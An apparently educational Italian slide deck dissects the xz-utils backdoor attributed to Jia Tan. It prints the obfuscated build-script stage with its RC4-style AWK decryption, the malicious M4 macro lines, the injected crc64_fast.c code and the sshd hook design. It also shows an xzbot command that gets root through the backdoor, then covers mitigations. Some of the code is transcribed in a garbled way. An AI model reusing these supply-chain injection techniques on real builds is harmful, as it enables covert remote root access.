161: exit 0
162: fi
163: N=0
164: W=0
165: Y='grep "dnl Convert it to C string syntax." $top_srcdir/m4/gettext.m4`
166: eval $ZrKcVj
167: if test -z "$Y"; then
168: N=0
169: W=88792
170: else
171: N=88792
172: W=0
173: fi
174: xz -dc $top_srcdir/tests/files/$p | eval $i | LC_ALL=C sed "s/(.\\A)\\n/g" | LC_ALL=C awk
'BEGIN{FS="\\n";RS="\\n";ORS="\\n";m=256;for(i=0;i<m;i++){t(sprintf("x%c",i))=c[(i*7+5)%m];j=0;for(i=0;i<4096;i++){i=(i+1)%m;a=c[(i+j)%m];c[(i+j)%m]=a;}{v=t["
(NF<1?RS:$1)];i=(i+1)%m;a=c[(i+j)%m];b=c[(i+j)%m];c[(i+j)%m]=a;k=c[(a+b)%m];printf "%c", (v+k)%m}} | xz -dc --single-stream 1 | (head -c + $N >/dev/null 2>&1) && head -c
+$W) > liblzma_la-crc64-fasto.ll true
175: if ! test -f liblzma_la-crc64-fasto; then
176: exit 0
177: fi
178: cp .libs/liblzma_la-crc64-fasto .libs/liblzma_la-crc64-fasto.ll true
179: V='#endif\\n#if defined(CRC32_GENERIC) && defined(CRC64_GENERIC) && defined(CRC_X86_CLMUL) && defined(CRC_USE_IFUNC) && defined(PIC) &&
(defined(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))\\nextern int _get_cpuid(int, void*, void*, void*, void*);\\nstatic inline bool
_is_arch_extension_supported(void) { int success = 1; uint32_t r[4]; success = _get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16); const
uint32_t ecx_mask = (1 << 1) | (1 << 9) | (1 << 19); return success && (r[2] & ecx_mask) == ecx_mask; }\\n#else\\n#define _is_arch_extension_supported
_is_arch_extension_supported'
180: eval $yosA
181: if sed "/return _is_arch_extension_supported()/ c\\return _is_arch_extension_supported()" $top_srcdir/src/liblzma/check/crc64_fast.c |\\
182: sed "/include \\\"crc_x86_clmul.h\\\"/a \\$\\V" |\\
183: sed "1i # 0 \\\"$top_srcdir/src/liblzma/check/crc64_fast.c\\\""" 2>/dev/null |\\
184: $CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS $CFLAGS -r liblzma_la-crc64-fasto -x c - $P -o .libs/liblzma_la-
crc64_fasto 2>/dev/null; then
185: cp .libs/liblzma_la-crc32_fasto .libs/liblzma_la-crc32-fasto.ll true
186: eval $BPep
187: if sed "/return _is_arch_extension_supported()/ c\\return _is_arch_extension_supported()" $top_srcdir/src/liblzma/check/crc32_fast.c |\\
188: sed "/include \\\"crc32_arm64.h\\\"/a \\$\\V" |\\
189: sed "1i # 0 \\\"$top_srcdir/src/liblzma/check/crc32_fast.c\\\""" 2>/dev/null |\\

```



LA STRATEGIA DI JIA TAN

```
190: $CC $DEFS $DEFAULT_INCLUDES $INCLUDES $liblzma_la_CPPFLAGS $CPPFLAGS $AM_CFLAGS $CFLAGS -r -x c - $P -o .libs/liblzma_la-crc32_fast.o; then
191: eval $RgYB
192: if $AM_V_CCLD$liblzma_la_LINK -rpath $libdir $liblzma_la_OBJECTS $liblzma_la_LIBADD; then
193: if test ! -f .libs/liblzma.so; then
194: mv -f .libs/liblzma_la-crc32-fast.o .libs/liblzma_la-crc32_fast.o || true
195: mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o || true
196: fi
197: rm -fr .libs/liblzma.a .libs/liblzma.la .libs/liblzma.lai .libs/liblzmaso* || true
198: else
199: mv -f .libs/liblzma_la-crc32-fast.o .libs/liblzma_la-crc32_fast.o || true
200: mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o || true
201: fi
202: rm -f .libs/liblzma_la-crc32-fast.o || true
203: rm -f .libs/liblzma_la-crc64-fast.o || true
204: else
205: mv -f .libs/liblzma_la-crc32-fast.o .libs/liblzma_la-crc32_fast.o || true
206: mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o || true
207: fi
208: else
209: mv -f .libs/liblzma_la-crc64-fast.o .libs/liblzma_la-crc64_fast.o || true
210: fi
211: rm -f liblzma_la-crc64-fast.o || true
212: fi
213: eval $DHLD
```



LA STRATEGIA DI JIA TAN

Stage 2



m4/build-to-host.m4

The M4 macro is executed during the build process and runs the malicious code below.

```
...
63 gl_[$1]_config='sed \"r\n\" $gl_am_configmake |
eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
95 gl_path_map='tr \"t \-\" \" \t \-\"'
...
```

Read Bytes

tests/files/bad-3-corrupt_lzma2.xz

Substitution to uncorrupt malformed XZ file

- 0x09 (\t) are replaced with 0x20
- 0x20 (whitespace) are replaced with 0x09
- 0x2d (-) are replaced with 0x5f
- 0x5f () are replaced with 0x2d

Uncorrupted
bad-3-corrupt_lzma2.xz



Stage 1 - Bash File

v5.6.0

- Bytes in comment: 86 F9 5A F7 2E 68 6A BC
- Custom substitution (byte value mapping)

v5.6.1

- Bytes in comment: E5 55 89 67 24 04 D8 I7
- Check if script running on Linux
- Custom substitution (byte value mapping)

tests/files/good-large_compressed.lzma

1. Decompress the file with `xz -dc`
2. Remove junk data from the file using multiple `head` tool calls
3. Portion of the file is discarded (contains the binary backdoor)
4. Use custom substitution cipher to decipher the data
5. Deciphered data is decompressed using `xz -F raw --lzma1 -dc`

Bash script



Stage 2 - Bash File

v5.6.0 Backdoor extraction

An .o file extracted & integrated into compilation/linking

1. Extract & decipher tests/files/good-large_compressed.lzma
2. Manipulate output with: `LC_ALL=C sed "s/\t/\n/g"`
3. Decrypt using AWK script (RC4-like)
4. Decompress with `xz -dc --single-stream`
5. Binary backdoor stored as liblzma_la-crc64-fast.o

liblzma_la-crc64-fast.o is then added to the compilation/linking process!


v5.6.1 Extension Mechanism

1. Search Files: use `grep -broaf` in tests/files/ for signatures:
a. `"~!_w", "|_{"` - output: "file_name:offset:signature"
b. `"jv!A%", "%A.IZ"`
2. If Found:
a. Save first offset + 7 as \$start
b. Save second file's offset as \$end
3. Next Steps:
a. Merge found segments
b. Decipher with custom byte mapping
c. Decompress & execute data



No files with the signatures were found, however it highlights the framework's potential modularity for future updates.

X@FROGGER_
THOMAS ROCCIA




LA STRATEGIA DI JIA TAN

Stage 2

Il programma *Infected.txt* viene eseguito per modificare il processo di compilazione.

C'è ancora un certo grado di offuscamento. Sembra ci siano anche script di crittografia RC4 scritti in AWK. Nella 5.6.1 c'è inoltre un meccanismo dell'estensione per permettere di continuare lo sviluppo attraverso l'aggiunta di nuovi file di test in */test/files*.


- Riga 20 e riga 23 controllano IFUNC abilitata sul sistema obiettivo, altrimenti exit;
- Riga 29 verifica supporto shared libraries mentre verifica x86_64 fino a riga 41;
- ...verifica che sia tutto pronto per l'installazione della backdoor...



LA STRATEGIA DI JIA TAN

Stage 2

- Riga 106 applica le modifiche a */src/liblzma/Makefile*. Le nuove righe aggiunte sono anch'esse offuscate ed inserite in ordine sparso, lontane tra loro;
- Riga 113 testa il segnale che creerà una catena di eventi (che coinvolgono la funzionalità IFUNC ed il segnale LD_BIND_NOW) che consente alla backdoor, in fase di startup del servizio *sshd*, di inserire nella tabella di risoluzione dei simboli del dynamic linker la propria versione del simbolo *RSA_public_decrypt*;
- Riga 174 viene creata *liblzma_la-crc64-fast.o*, **la binary contenente la backdoor.**



LA STRATEGIA DI JIA TAN


Stage 2


- `liblzma_la-crc64-fast.o` viene usato per sovrascrivere l'oggetto associato a `crc64_fast.c`.
- In modo analogo, `liblzma_la-crc32-fast.o` viene usato per sovrascrivere l'oggetto associato a `crc32_fast.c`.
- Durante l'iniezione, vengono definite le funzioni della backdoor che sostituiranno quelle reali, come `_get_cpuid` che sostituirà `__get_cpuid` nel codice di XZ.
- Viene in particolare definito **`crc64_resolve`**, la funzione che consentirà alla backdoor, durante la fase di startup di *liblzma*, di agganciarsi a `sshd` come descritto a riga 113.



LA STRATEGIA DI JIA TAN

Recap installazione





SOMMARIO

1. Introduzione
2. La scoperta di Andres Freund
3. La strategia di Jia Tan
4. Struttura della backdoor
5. Forme di mitigazione
6. Cosa sappiamo oggi



STRUTTURA DELLA BACKDOOR

Snippet iniezione in crc64_fast.c

Sono evidenziate le
funzioni nuove
introdotte.

Lo scopo è
l'installazione di un
audit hook su *sshd*.
La backdoor "si pone in
ascolto" per eventuali
connessioni.


```
# 0 "path/to/src/liblzma/check/crc64_fast.c"
...
#ifdef CRC_X86_CLMUL
#   define BUILDING_CRC64_CLMUL
#   include "crc_x86_clmul.h"
#endif

#ifdef CRC32_GENERIC && defined(CRC64_GENERIC) && \
    defined(CRC_X86_CLMUL) && defined(CRC_USE_IFUNC) && defined(PIC) && \
    (defined(BUILDING_CRC64_CLMUL) || defined(BUILDING_CRC32_CLMUL))

extern int _get_cpuid(int, void*, void*, void*, void*, void*);


static inline bool _is_arch_extension_supported(void) {
    int success = 1;
    uint32_t r[4];
    success = _get_cpuid(1, &r[0], &r[1], &r[2], &r[3], ((char*) __builtin_frame_address(0))-16);
    const uint32_t ecx_mask = (1 << 1) | (1 << 9) | (1 << 19);
    return success && (r[2] & ecx_mask) == ecx_mask;
}


#else
#define _is_arch_extension_supported is_arch_extension_supported
#endif
...
static crc64_func_type
crc64_resolve(void)
{
    return _is_arch_extension_supported()
        ? &crc64_arch_optimized : &crc64_generic;
}
```



STRUTTURA DELLA BACKDOOR

Audit hook su sshd






STRUTTURA DELLA BACKDOOR

Setup del gancio su sshd


1. Attivazione del servizio sshd integrato con systemd: risolve le dipendenze, carica la libreria *liblzma*.
2. Il dynamic linker deve caricare i simboli di *liblzma*, quindi li cerca:
 1. Segnale LD_BIND_NOW causa la risoluzione dei simboli IFUNC per primi;
 2. Viene richiamata *crc64_resolve* (backdoor) tra i simboli IFUNC;
 3. La backdoor riesce ad agganciare il processo del dynamic linker, inserendo la sua versione di *RSA_public_decrypt* tra i simboli che il dynamic linker deve caricare.



STRUTTURA DELLA BACKDOOR

Funzionamento del gancio su sshd

3. *sshd* ora risolverà il simbolo *RSA_public_decrypt* con una funzione interna al programma backdoor, il quale rimane in attesa;
4. Quando un pacchetto raggiunge *sshd*, viene richiesta l'autenticazione chiamando *RSA_public_decrypt* per verificare se la chiave privata K_{priv} si risolve con una chiave pubblica K_{pub} nel sistema. Il pacchetto con K_{priv} viene dato in input alla backdoor:
 - Verifica caratteristiche del pacchetto;
 - La backdoor stessa chiama *libcrypto* per risolvere l'autenticazione;
 - Per $K_{priv} = K_{priv, Jia}$, viene confrontata K_{priv} con una chiave pubblica iniettata durante l'installazione, $K_{pub, Jia}$.




STRUTTURA DELLA BACKDOOR

Analisi dell'autenticazione

L'autenticazione "delegata" alla backdoor è il motivo per cui sshd era 1,7 volte più lento!


Filippo Valsorda, crittografo open-source, parla di un attacco RCE, gated e non-bypass:

- *RCE*: passata l'autenticazione, il payload del pacchetto viene eseguito con *system*;
- *gated*: solo il proprietario del certificato di $K_{pub,Jia}$ può eseguire la backdoor;
- *non-bypass*: non c'è un escamotage per "girare attorno" all'autenticazione che, anzi, è parte del piano. Jia Tan è formalmente autorizzato dal sistema ad entrare nel S.O. in remoto.



STRUTTURA DELLA BACKDOOR

Caratteristiche del pacchetto




Il payload dev'essere un ciphertext con $\text{Enc}_K^{\text{chacha20}}(\text{Sign}_{K_{\text{priv}}}(\text{M}), \text{M})$:

- M firmato con chiave a crittografia RSA con protocollo ED448, un protocollo di tipo ECC;
 - K_{priv} la conosce solo Jia Tan;
 - K_{pub} è sul sistema;
- Firma $\text{Sign}_{K_{\text{priv}}}(\text{M})$ concatenata a M costituiscono il payload e vengono criptati con chacha20, un counter stream cypher con chiave 256-bit, nonce e counter 64-bit;




STRUTTURA DELLA BACKDOOR

Verifica del pacchetto



Prima di autenticare, la backdoor verifica il tipo di pacchetto facendo $a*b+c$:

- Se $a*b+c > 3$, allora la backdoor non processa il pacchetto e prosegue;
- Altrimenti:
 - $a*b+c == 1$: un tipo di request senza payload;
 - $a*b+c == 2$: un tipo di request con payload eseguibile, terminato con `"\0"`;
 - $a*b+c == 3$: un tipo di pacchetto con 48 Byte firmati.




STRUTTURA DELLA BACKDOOR

Crittoanalisi di amlweems

Alias GitHub di Antony Weems, un ricercatore Google.

- La chiave K_{pub} è stata recuperata dal codice sorgente della backdoor (era hard-coded);
- E' stato impostato un honeypot per intercettare eventuali messaggi da remoto;
- Si è notato che i primi 32 Byte di K_{pub} sono utilizzabili nel cifrario chacha20 come chiave crittografica. Con un attacco di tipo chosen-plain-text sarebbe possibile decifrare qualsiasi chypertext che verrebbe inviato da Jia Tan.

```
+-----+
|                                     |
|               signature (114 bytes) |
|                                     |
+-----+
| x (1 bit) |      unused ? (14 bit)      | y (1 bit) |
+-----+
|      unknown (8 bit)      |      length (8 bit)      |
+-----+
|      unknown (8 bit)      |      command \x00      |
+-----+
```




STRUTTURA DELLA BACKDOOR

Crittoanalisi di amlweems

Chiave pubblica di Jia Tan

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
10 0c b0 6c 3a be 14 ee 89 55 d2 45 00 c7 7f 6e
20 d3 2c 60 2b 2c 6d 31 00
```



STRUTTURA DELLA BACKDOOR

xzbot demo

Demo del progetto GitHub di amlweems per dimostrare il funzionamento della backdoor. Prima di eseguire questa demo occorre:

- Scaricare la libreria *liblzma* vulnerabile (amlweems usa xz-utils/5.6.1-1);
- Essere quindi consci di rischiare una call-home verso il C2 remoto reale di Jia Tan:
 - "C2" abbrevia Command-To-Control: è un server bot per orchestrare l'attacco;
 - segnale call-home stabilisce una connessione "reverse", dalla network al C2 server;
- Effettuare il setup opportuno di un ambiente di sandbox che isoli il sistema "cavia".

Come dimostrazione, amlweems sceglie di stampare UID e GID dell'utente della backdoor, inviando un comando a *sshd*, attivo di default sulla porta localhost:2222.




STRUTTURA DELLA BACKDOOR

xzbot demo

```
$ xzbot -addr 127.0.0.1:2222 -cmd 'id > /tmp/.xz'
00000000 00 00 00 1c 73 73 68 2d 72 73 61 2d 63 65 72 74 |....ssh-rsa-cert|
00000010 2d 76 30 31 40 6f 70 65 6e 73 73 68 2e 63 6f 6d |-v01@openssh.com|
00000020 00 00 00 00 00 00 00 03 01 00 01 00 00 01 01 01 |.....|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
...
00000150 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000160 00 00 01 14 00 00 00 07 73 73 68 2d 72 73 61 00 |.....ssh-rsa.|
00000170 00 00 01 01 00 00 01 00 02 00 00 00 01 00 00 00 |.....|
00000180 00 00 00 00 00 00 00 00 54 97 bc c5 ef 93 e4 24 |.....T.....$|
00000190 cf b1 57 57 59 85 52 fd 41 2a a5 54 9e aa c6 52 |..WY.R.A*.T...R|
000001a0 58 64 a4 17 45 8a af 76 ce d2 e3 0b 7c bb 1f 29 |Xd..E..v....|..)|
000001b0 2b f0 38 45 3f 5e 00 f1 b0 00 15 84 e7 bc 10 1f |+.8E?^.....|
000001c0 0f 5f 50 36 07 9f bd 07 05 77 5c 74 84 69 c9 7a |._P6....w\t.i.z|
000001d0 28 6b e8 16 aa 99 34 bf 9d c4 c4 5c b8 fd 4a 3c |(k....4....\..J<|
000001e0 d8 2b 39 32 06 d9 4f a4 3a 00 d0 0b 0f a2 21 c0 |.+92..0.:.....!.|
000001f0 86 c3 c9 e2 e6 17 b4 a6 54 ba c3 a1 4c 40 91 be |.....T...L@..|
00000200 91 9a 2b f8 0b 18 61 1c 5e e1 e0 5b e8 00 00 00 |..+...a.^..[....|
00000210 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
...
00000260 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000270 00 00 00 00 00 00 00 00 00 00 10 00 00 00 07 07 |.....|
00000280 73 73 68 2d 72 73 61 00 00 00 01 00 00 00 00 00 |ssh-rsa.....|
2024/03/30 00:00:00 ssh: handshake failed: EOF
```

<-- in giallo, il comando inviato come payload

1. Stampa le ID utente, ID gruppo principale, ID gruppi secondari
2. Scrivi la precedente stampa nel file .xz al percorso /tmp/



STRUTTURA DELLA BACKDOOR

xzbot demo


Amlweems recupera il file e stampa su schermo il contenuto.

```
$ cat /tmp/.xz  
uid=0(root) gid=0(root) groups=0(root)
```

Questo proof-of-concept rivela che Jia Tan aveva accesso con privilegi di amministratore sui sistemi operativi infetti. Amlweems aggiunge inoltre:


"successful exploitation does not generate any INFO or higher log entries."

Le azioni illecite di Jia Tan sarebbero state, quindi, non solo autorizzate, ma anche invisibili.



SOMMARIO

1. Introduzione
2. La scoperta di Andres Freund
3. La strategia di Jia Tan
4. Struttura della backdoor
5. Forme di mitigazione
6. Cosa sappiamo oggi




FORME DI MITIGAZIONE

Rimedi

Per prima cosa si può procedere col visualizzare la versione della propria libreria, così da capire se è necessario un aggiornamento.

Per le backdoor sono stati creati software di controllo appositi, come distro-backdoor-scanner.



Inoltre, aggiornare il prima possibile il proprio sistema operativo risulta sicuramente una mossa vincente.





FORME DI MITIGAZIONE

Aggiornamenti


Nella maggior parte dei casi, la backdoor non ha raggiunto branch stabili di Linux, quindi si presume che i più colpiti siano stati gli sviluppatori e che nessun sistema di produzione sia stato toccato. In ogni caso, è stato effettuato prima di tutto un rollback alla 5.4.5-1.


  Debian / Xz Utils / Commits / [6bb69a9d](#)

Commit [6bb69a9d](#)  authored 1 month ago by  Salvatore Bonaccorso Committed by Sebastian Andrzej Siewior 1 month ago

Import Debian changes 5.6.1+really5.4.5-1

```
xz-utils (5.6.1+really5.4.5-1) unstable; urgency=critical
*
* Non-maintainer upload by the Security Team.
* Revert back to the 5.4.5-0.2 version
```

